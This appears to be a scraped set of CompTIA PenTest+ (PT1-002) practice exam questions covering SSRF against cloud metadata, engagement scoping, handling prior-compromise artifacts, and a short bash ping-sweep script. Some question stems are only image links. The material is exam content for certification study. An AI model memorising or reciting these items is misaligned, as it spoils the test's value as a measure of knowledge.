
A. Add a dependency checker into the tool chain.

B. Perform routine static and dynamic analysis of committed code.

C. Validate API security settings before deployment.

D. Perform fuzz testing of compiled binaries.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 60

Topic #: 1

[All PT1-002 Questions]


A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery

B. Server-side request forgery

C. Remote file inclusion

D. Local file inclusion



Actual exam question from CompTIA's PT1-002

Question #: 61

Topic #: 1

[All PT1-002 Questions]


When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.

B. Obtain an asset inventory from the client.

C. Interview all stakeholders.

D. Identify all third parties involved.



Actual exam question from CompTIA's PT1-002
Question #: 62
Topic #: 1

[All PT1-002 Questions]


A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment. Which of the following actions should the tester take?

A. Perform forensic analysis to isolate the means of compromise and determine attribution.

B. Incorporate the newly identified method of compromise into the red team's approach.

C. Create a detailed document of findings before continuing with the assessment.

D. Halt the assessment and follow the reporting procedures as outlined in the contract.



Actual exam question from CompTIA's PT1-002

Question #: 63

Topic #: 1

[All PT1-002 Questions]

A penetration tester writes the following script:

```
#!/bin/bash
for x in ‘seq 1 254’; do
        ping -c 1 10.10.1.$x;
done
```

